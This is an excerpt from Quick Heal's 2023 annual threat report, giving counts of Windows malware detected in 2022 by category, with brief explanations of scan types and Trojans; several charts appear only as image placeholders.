Quick Heal

ANNUAL THREAT REPORT 2023

398M

Windows Malware
detected in 2022

www.quickheal.co.in

About Quick Heal

Quick Heal Technologies Ltd. is one of the leading IT security solutions company. Each Quick Heal product is designed to simplify IT security management for home users, small businesses, Government establishments, and corporate houses.

About Quick Heal Security Labs

As a leading source of threat research, threat intelligence and cybersecurity, Quick Heal Security Labs analyses data fetched from millions of Quick Heal products, across the globe to deliver timely and improved protection to its users.

Contributors

Quick Heal
Security Labs

Quick Heal
Marketing Team

Follow us

For an overview of the latest security threats and trends for enterprises, please refer to the threat report by Seqrite, enterprise security brand of Quick Heal Technologies Ltd. Visit **www.seqrite.com**

Contents


Foreword

The cyber-threat evolution witnessed a significantly expanding horizon over the past year. With new threats topping the list, usual suspects upping their game and old players making a comeback, the need for digital security is seeing a steady increase.

As Malware continues its notorious role worldwide, its increasing advent into Cryptojacking is becoming a major challenge. On the other hand, with certain groups posing as deadly threat actors, Ransomware is also growing as a serious problem as they evolve and advance.

While we cannot ignore the fact that cyber attacks witnessed in the past year will encourage the rise of new variants in the coming year, researchers at Quick Heal Security Lab have prepared a detailed analysis.

Read about the major trends observed, and top threats reported through the year. Learn more about the threat landscape that was evident in 2022 and get insights on how cyber attacks are excepted to continue as a threat in our digital lives.



Windows

398M
Windows Malware detected in 2022

1.09M
Malware daily average detected in 2022

Windows Detection Statistics 2022

Worm
39 Million
Per Day: 106971
Per Hour: 4457
Per Minute: 74

Ransomware
0.67 Million
Per Day: 1823
Per Hour: 76
Per Minute: 1


Infector
99.8 Million
Per Day: 273486
Per Hour: 11395
Per Minute: 190

Malware
398 Million
Per Day: 1.09M
Per Hour: 45482
Per Minute: 758


Exploit
23.7 Million
Per Day: 65123
Per Hour: 2713
Per Minute: 45

Cryptojacking
14.3 Million
Per Day: 39311
Per Hour: 1638
Per Minute: 27


PUA & Adware
23.3 Million
Per Day: 63921
Per Hour: 2663
Per Minute: 44




Detection Statistics – Quarter Wise 2022



Malware Comparison – Year On Year




Detection Statistics – Quarter-Over- Quarter




Year 2022

Malware Detection - Month wise




Year 2022

Ransomware Detection - Month-Over-Month



Detection Statistics – Protection Wise



Brief description about **various threat protection mechanisms**

Real-Time Scan

Real-time scanning checks files for viruses or malware each time it is received, opened, downloaded, copied, or modified.

On-Demand Scan

Scans data at rest, or files that are not being actively used.

Behavioural Detection Scan

Detects and eliminates new and unknown malicious threats based on behaviour of the threat.

Memory Scan

Scans memory for any malicious programs that are running & cleans it.

Email Scan

Blocks emails that carry infected attachments or links to compromised or fake and phishing websites.

Web Security Scan


Automatically detects unsafe and potentially dangerous websites and prevents user from visiting them.

Network Scan


Or (IDS/IPS) analyses network traffic to identify known cyber-attack signatures & stops the packet from being delivered to the system.

Detection Statistics – Category Wise

A) Malware Categorization




B) Year-wise Categorization



What is Trojan Malware?

A Trojan is a type of malicious program that is designed to inflict harmful actions on the computer by damaging, stealing or taking control. They usually disguise themselves as legitimate software.

Coin Miner Detection Statistics



Year 2022

